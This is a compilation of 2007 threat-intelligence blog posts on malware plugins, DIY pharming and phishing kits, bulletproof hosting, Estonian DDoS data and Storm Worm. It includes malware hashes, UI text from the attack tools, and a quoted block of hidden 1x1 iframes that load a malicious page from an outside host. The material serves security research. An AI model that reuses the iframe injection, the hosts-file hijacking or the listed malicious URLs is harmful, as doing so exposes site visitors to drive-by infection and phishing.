1. http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html

2. http://ddanchev.blogspot.com/2007/07/icepack-malware-kit-in-action.html

3. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

4. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html


5. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_20.html

6. http://ddanchev.blogspot.com/2007/07/malware-embedded-sites-increasing.html

7. http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html

8. http://ddanchev.blogspot.com/2007/04/osint-through-botnets.html

9. http://ddanchev.blogspot.com/2007/05/corporate-espionage-through-botnets.html



Welcome
to
the Global Islamic Media Front' s
website

GIMF - "We Will Remain" (2007-08-24 12:16)

After having [1]both of its blogs [2]shut down, the Global Islamic Media Front issued a modest statement "[3]Global Islamic Media Front: We were and will remain". But of course - however in banner form only. Here’re two [4]more

GIMF related URIs of [5]a sexy layout in progress, [6]a propaganda flash, and an article related to the [7]Middle East Media Research Institute (MEMRI).

1. http://ddanchev.blogspot.com/2007/07/gimf-switching-blogs.html

2. http://ddanchev.blogspot.com/2007/08/gimf-now-permanently-shut-down.html

3. http://inshallahshaheed.wordpress.com/2007/08/20/global-islamic-media-front-we-were-and-will-remain/


4. http://www.gimf.22web.net/

5. http://gimf.123.fr/

6. http://fares-james.bizhat.com/GIMF-falas6een-tunadekum.swf

7. http://news.yahoo.com/s/weeklystandard/20070801/cm_weeklystandard/unwelcomeinternetguests

429



Device

Intel(R) PRO/Wireless 3945ABG Network Connection

{23C8A186-A227-465E-8DAB-045FA1A1A5A8}

SSID	MAC Addr	Signal	Mode	Channel	Rates (Mbps)	Encryption
B2_private_8B	00-01-38-7C-AB-0A	-60 dBm	Infrastructure	11 (2462000 kHz)	1, 2, 5, 11,	Yes
	00-14-7C-4E-74-F6	-62 dBm	Infrastructure	11 (2462000 kHz)	1, 2, 5, 11,	Yes
Andersson	00-14-6C-21-C4-8E	-87 dBm	Infrastructure	6 (2437000 kHz)	1, 2, 5, 11,	No

Distributed WiFi Scanning Through Malware (2007-08-24 12:42)

[1]

Distributed computing through malware, OSINT thought botnets, distributed password cracking and distributed

malicious economies of scale - are all fully realistic nowadays. And so is a plugin for a popular RAT which is scanning for open WiFi networks based on an [2]article released by the inframous 29a group :

" *This plugin enables you to scan for available nearby WLANs. The bins (wifiC.dll and wifiS.dll) have been packed with UPX 3.00w. Place them in the \Plugin\ folder or load wifiC.dll manually to use the plugin.* "

Perhaps this is the perfect moment to comment on **Maureen Vilar's** email, a moderator for [3]ClimatePrediction

at BOINC's project who contacted me regarding my [4]blog post on distributed computing through malware, and

described the incident in details :

" *The 5000+ computers attached to Wate's account were very different in profile from anormal DC farm and easily identified as abnormal. Attached computers are now being looked at by members much more critically. It now appears that the trojan that attached the computers to Wate's account and thus to boinc projects was probably bundled with P2P downloads.The owners of the 5000+ computers must not have scanned these P2Pdownloads, and many of them*

must have failed to investigate why their computers were probably running slowly at 100 % CPU, or in thecase of

laptops why they were in some cases doubtless overheating or the batteries running down. They must also have failed to check which programs were installed, even though many of the affected computers cannot have been running

normally for everyday use. Imagine that many of these computers did not have an active or up-to-date firewall, or

that firewall warnings were ignored. These were all basic security failures on the part of the owners of these 5000+

computers, some of which were powerful machines. The developers of legitimate software unfortunately cannot

ensure that all computer owners worldwide implement basic security measures. The problem of Wate’s account was

first discovered by boinc team crunchers in Italy who took speedy action to inform the boinc development team in

Berkeley. They in turn took rapid action to inform the administrators of the affected boinc projects. The Wate accounts on all the affected projects were disabled. Because boinc projects run a competitive credits system, it is in the interests of members to ensure that no-one is able to compete dishonestly. "

To sum up - The BOINC’s servers weren’t breached and malware "pushed" into the participants’ hosts through BOINC’s client, instead BOINC’s client got "pulled" from the infected PCs, so they started participating in ClimatePrediction.

And obviously, they have anomaly detection practices ensuring such incidents get easily detected.

430

Detection rates for the WiFi plugin :

wifiC.dll

AVG 2007.08.23 BackDoor.PoisonIvy.B

Ikarus 2007.08.23 Trojan-Downloader.Win32.QQHelper.vn

Webwasher-Gateway 2007.08.23 Win32.UPXpacked.gen!94 (suspicious)

File size: 198144 bytes

MD5: 15cbfa1ed47e45f30be0eb0dcd1ec5e3

SHA1: bdd9994a20b4ae753951c09506ae0e2db59f63e2

wifiS.dll

AntiVir 2007.08.23 BDS/BlackH.2005.A.1

AVG 2007.08.23 BackDoor.PoisonIvy.B

Panda 2007.08.23 Suspicious file

Webwasher-Gateway 2007.08.23 Trojan.BlackH.2005.A.1

File size: 10240 bytes

MD5: 11aa54103e7311ad23b4e60292dc9e82

SHA1: 59e7f0aaa8305ad0c5c830c16b531d1e2ab641b4

Consider the following scenarios :

- malware infected PCs actually opening a WiFi connection in a port-knocking nature to the wireless botnet master

only

- no need for wardriving, as malware authors would quickly map the entire WiFi vulnerable population around a given

region in the age of malware geolocating IPs using commercial services

- once a PC gets infected inside an organization, it can automatically turn into a wardriving zombie exposing vulnerable WiFi connections within


- Bluetooth scanning plugins expose even more vulnerable Bluetooth-enabled devices in the range of the infected host

1. http://users.tkk.fi/%7Elauronen/works/hakkeri_2003.pdf

2. http://hyatus.newffr.com/TAZ/_VX_/vxmags/29a-8/Articles/29A-8.018

3. http://www.climateprediction.net/user_week/user_of_week.php

4. http://ddanchev.blogspot.com/2007/03/distributed-computing-with-malware.html



☑ AV-list □ search-engine-list
□ other sites

☑ Anti-Deletion

Name der seite, welche gesperrt werden soll:

www.google.de

Added Sites:
www.google.com

AV-list was added

DIY Pharming Tools (2007-08-25 23:47)

In a previous post I discussed [1]pharming from the perspective of [2]abusing a DNS server and starting a wide-scale pharming attack. However, it’s also vital to discuss the second perspective, namely the malware infected PCs whose

hosts files could be abused to faciliate MITM phishing attack for instance. Consider the following DIY pharming tool

that basically allows a list of anti virus software’s update locations IPs to be added, and consequently blocked, as well as complete take control over the infected user’s perception of where exactly is she online. The second version is

lacking the "add a list" feature, and is entirely phishing attacks centered, and the way lists of the process names/files for every anti virus software have been used by malware shutting down the software, in this very same way, the online

update locations for multiple AVs are also easily obtainable – a topic I covered in [3]a previous post.

Panda 2007.08.25 Suspicious file

Prevx1 2007.08.25 Generic.Malware

File size: 623616 bytes

MD5: 4ab0d055bee708dd0046af0b8800594a

SHA1: 41b93e16127964b89bb9e34af8d12411323e631f

An


old

friend

recently

approached

me asking for my opinion on man-in-the-middle phishing attacks, and whether or not I’m aware of any such DIY type of functions. Simultaneously, PandaSecurity released a[4] very good screenshot of a feature within a botnet’s C &C interface, worth seeing for yourself too.



Dieses Programm erstellt bat-Dateien, welche die hostfile infizieren.
Eine auf diese Weise manipulierte hostfile leitet den Zugriff auf websites um.
Die hostfile wird in "%windir%\system32\drivers\etc" erstellt.
Um die "Sperre" aufzuheben, einfach die hostfile löschen.
mit freundlichen grüßen, Opae 18.06.2007

● Disable ○ Phishing

Ip der Phishing Site

Despite that the current [5]"push" phishing model seems to be fully working, and keylogging started evolving into

"[6]form grabbing", MITM phishing attacks I think would remain at the bottom of the attack model for the pragmatic and efficiency-centered phisher,who would otherwise have to either build a botnet on her own, or request access to

such on demand.

1. http://en.wikipedia.org/wiki/Pharming


2. http://ddanchev.blogspot.com/2007/08/pharming-attacks-through-dns-cache.html

3. http://ddanchev.blogspot.com/2005/12/ip-cloaking-and-competitive.html

4. http://blogs.pandasoftware.com/blogs/images/PandaLabs/2007/08/21/configurer.jpg

5. http://ddanchev.blogspot.com/2007/07/average-online-time-for-phishing-sites.html

6. http://ddanchev.blogspot.com/2006/11/nuclear-grabber-toolkit.html



We've seen 128 unique DDoS attacks on Estonian websites in the past two weeks through ATLAS. Of these, 115 were ICMP floods, 4 were TCP SYN floods, and 9 were generic traffic floods. Attacks were not distributed uniformly, with some sites seeing more attacks than others:

Attacks	Destination	Address or owner
35	"195.80.105.107/32"	pol.ee
7	"195.80.106.72/32"	www.riigikogu.ee
36	"195.80.109.158/32"	www.riik.ee, www.peaminister.ee, www.valitsus.ee
2	"195.80.124.53/32"	m53.envir.ee
2	"213.184.49.171/32"	www.sm.ee
6	"213.184.49.194/32"	www.agri.ee
4	"213.184.50.6/32"	
35	"213.184.50.69/32"	www.fin.ee (Ministry of Finance)
1	"62.65.192.24/32"	

Your Point of View - Requested! (2007-08-26 21:06)

Question : What is the most realistic scenario on what exactly happened in the recent DDoS attacks aimed at Estonia, from your point of view?

- It was a Russian government-sponsored hacktivism, or shall we say a government-tolerated one

- Too much media hype over a sustained ICMP flood, given the publicly obtained statistics of the network traffic

- Certain individuals of the collectivist Russian society, botnet masters for instance, were automatically recruited

based on a nationalism sentiments so that they basically forwarded some of their bandwidth to key web servers

- In order to generate more noise, DIY DoS tools were distributed to the masses so that no one would ever know who’s really behind the attacks

- Don’t know who did it, but I can assure you my kid was playing !synflood at that time

- Offended by the not so well coordinated removal of the Soviet statue, Russian oligarchs felt the need to send back a signal but naturally lacking any DDoS capabilities, basically outsourced the DDoS attacks

- A foreign intelligence agency twisting the reality and engineering cyber warfare tensions did it, while taking advantage of the momentum and the overall public perception that noone else but the affected Russia could be behind the attacks

- I hate scenario building, reminds me of my academic years, however, yours are pretty good which doesn’t necessarily mean I actually care who did it, and pssst - it’s not cyberwar, as in cyberwar you have two parties with virtual engagement points, in this case it was bandwidth domination by whoever did it over the other. A virtual shock and awe

- I stopped following the news story by the time every reporter dubbed it the first cyber war, and started following it again when the word hacktivism started gaining popularity. So, hacktivists did it to virtually state their

political preferences

[1]Voting link - your opinion is greatly appreciated.


[2]Stats courtesy of Arbor Networks' [3]ATLAS, among the several [4]early warning security event systems publicly available online.

1. http://www.imedialearn.com/imediapoll/poll.php?code=f1156c39d3c972139c62bc91c17e2c53

2. http://asert.arbornetworks.com/2007/05/estonian-ddos-attacks-a-summary-to-date/

3. http://atlas.arbor.net/

4. http://ddanchev.blogspot.com/2007/06/early-warning-security-event-systems.html



The Economics of Phishing (2007-08-28 12:42)

Years ago, phishing used to be like fishing at least in respect to the preparation and the patience required for the

fisherman to catch something. Nowadays, [1]phishing is like fishing with dynamite, very effective and entirely

efficiency centered. After discussing [2]the economics of spamming – within the posts's comments – I emphasized

on the fact that both the [3]underground's economy supply of goods and the [4]phishing ecosystem, are entirely

based on the cooperating among spammers, phishers and malware authors, and so is the rise of the [5]DIY phishing

kits. I recently came across a very good analysis conducted by Cloudmark with a huge sample of phishing emails to draw conclusions out of. [6]The Economy of Phishing - A Survey of the Operations of the Phishing Market :

" *We have conducted extensive research to uncover phishing networks. The result is detailed analysis from 3,900,000*


phishing e–mails, 220,000 messages collected from 13 key phishing–related chat rooms, 13,000 chat rooms and

48,000 users, which were spidered across six chat networks and 4,400 compromised hosts used in botnets. "

The research once again demonstrates the diversity of phishing techniques used, and covers the following segments -


Webservers used in phishing attacks; Institutions by advertising rate; Institutions by report rate, and perhaps the most interesting part is an IRC visualization of underground social networks for trading of stolen digital goods.

Furthermore, it’s great to note that it’s not just vendors actively researching [7]the average time a phishing site



- Анонимные DNS-сервера для каждого аккаунта;
- Ежесуточный бэкап данных на сервер в другом ДЦ.

К размещению запрещены: детское порно, зоофилия, фишинг. Запрещён спам с аккаунтов, реклама спамом с использованием сторонних ресурсов разрешена.



Тариф	В тариф включены	Стоимость	Заказ
Базовый 50	CGI, PHP, MySQL, SSH, Планировщик задач Cron.	10$ в месяц	заказать
Базовый 80	CGI, PHP, MySQL, SSH, Планировщик задач Cron.	15$ в месяц	заказать
Базовый 120	CGI, PHP, MySQL, SSH, Планировщик задач Cron.	20$ в месяц	заказать

[8]remains online, but also, third-party researchers such as [9]Richard Clayton and [10]Tyler Moore at the Security

Research Computer Laboratory, University of Cambridge with some recently released research notes. It’s one thing to

consider the daily reality of malware and phishing pages hosted on infected home users’ PCs, another to see malicious

parties offering fast-flux networks on demand while vendors are figuring out how to timely shut down the pages, but

totally out of the blue to see such a party – the always on malicious service is ironically down – offering phishing

hosting and spam sending in between child porn and zoofilia hosting.

1. http://ddanchev.blogspot.com/2007/07/confirm-your-gullibility.html

2. http://radar.oreilly.com/archives/2007/01/spamonomics_101.html

3. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

4. http://ddanchev.blogspot.com/2007/02/phishing-ecosystem.html

5. http://ddanchev.blogspot.com/2007/08/diy-phishing-kits.html


6. http://www.cloudmark.com/releases/docs/the_economy_of_phishing.pdf

7. http://ddanchev.blogspot.com/2007/07/average-online-time-for-phishing-sites.html

8. http://ddanchev.blogspot.com/2007/07/average-online-time-for-phishing-sites.html

9. http://www.lightbluetouchpaper.org/2007/08/16/phishing-and-the-gaining-of-clue

10. http://www.lightbluetouchpaper.org/2007/08/24/phishing-website-removal-comparing-banks



Hier den Pfad der script.php angeben:

Beispiel: http://yourhost.com/script.php

Your Hoster

Mithilfe der script.php wird eine E-mail an die hier angegebene Adresse geschickt:

Your E-mail

File: C:\Dokumente und Einstellun

DIY Phishing Kits (2007-08-29 15:21)

In times when [1]socially oriented bureaucrats are prompting such popular projects as [2]the KisMAC and [3]the

Default Password List to seek hosting in [4]a foreign country, the German scene seems to be very active with yet

another [5]DIY phishing kit released in the wild which I'll dicuss in this post, following the first rather primitive one I came across to a while ago. As we've seen with a previous phishing kit, and the infamous Rock Phish, malicious

economies of scale in terms of efficiently generating fake pages to be forwarded to a central logging location are the second most important goal of this trend. What’s the first? It’s noise generation compared to the common wisdom that such tools are supposed to be exclusive and private. Talking about the [6]economics of phishing, with the already a commodity scam pages available at the phishers’ disposal, fast-flux hosting of the pages and maintaining their "online lifetime", thus playing a cat and mouse game with researchers [7]and vendors shutting [8]them down, is perhaps the next stage in further developing the phishing ecosystem.

File size: 5844992 bytes

MD5: ae3a3cbb873c69843455c46ad6e62f40

SHA1: 7606b3cccbb3cccb95bbe32b688e350d42aeffc5

Related posts:

[9]Pharming Attacks Through DNS Cache Poisoning

[10]DIY Pharming Tools

1. http://ddanchev.blogspot.com/2007/07/insecure-bureaucracy-in-germany.html

2. http://kismac.de/

3. http://www.phenoelit.de/202/202.html

4. http://www.phenoelit-us.org/dpl/dpl.html

5. http://ddanchev.blogspot.com/2007/08/diy-phishing-kits.html


6. http://ddanchev.blogspot.com/2007/08/economics-of-phishing.html

7. http://ddanchev.blogspot.com/2007/03/take-this-malicious-site-down.html

8. http://ddanchev.blogspot.com/2007/04/taking-down-phishing-sites-business.html

9. http://ddanchev.blogspot.com/2007/08/pharming-attacks-through-dns-cache.html

10. http://ddanchev.blogspot.com/2007/08/diy-pharming-tools.html



```
<iframe src="http://ltbrew.com/ind.php" width="1" height="1" alt="BYDLOSHKA"></iframe>
<iframe src="http://ltbrew.com/ind.php" width="1" height="1" alt="BYDLOSHKA"></iframe>
<iframe src="http://ltbrew.com/ind.php" width="1" height="1" alt="BYDLOSHKA"></iframe>
<iframe src="http://ltbrew.com/ind.php" width="1" height="1" alt="BYDLOSHKA"></iframe>
<iframe src="http://ltbrew.com/ind.php" width="1" height="1" alt="BYDLOSHKA"></iframe>
<iframe src="http://ltbrew.com/ind.php" width="1" height="1" alt="BYDLOSHKA"></iframe>
<iframe src="http://ltbrew.com/ind.php" width="1" height="1" alt="BYDLOSHKA"></iframe>
```

Storm Worm’s use of Dropped Domains (2007-08-29 17:05)

The daily updated Bleedingthreats.org’s [1]Rules to block Storm worm DNS and C &C keeps growing at a significant

speed, and with the group behind [2]Storm Worm constantly [3]changing the social engineering tactics – but

continuing to exploit already patched vulnerabilities in case the user doesn’t self infect herself – anti virus vendors are literally crunching out new signatures for yet another Storm Worm variant. Reactive response is a daily reality,

however, proactive response such as making sure your customers cannot have their browsers automatically exploited

even if they follow Storm Worm's IP links, is far more pragmatic, and the results can be easily evaluated while the

mass mailing campaign is still active online. Here's [4]an interesting list especially the fact that pretty much all of these domains were purchased as "dropped" ones, and are again part of the BYDLOSHKA campaign with a static

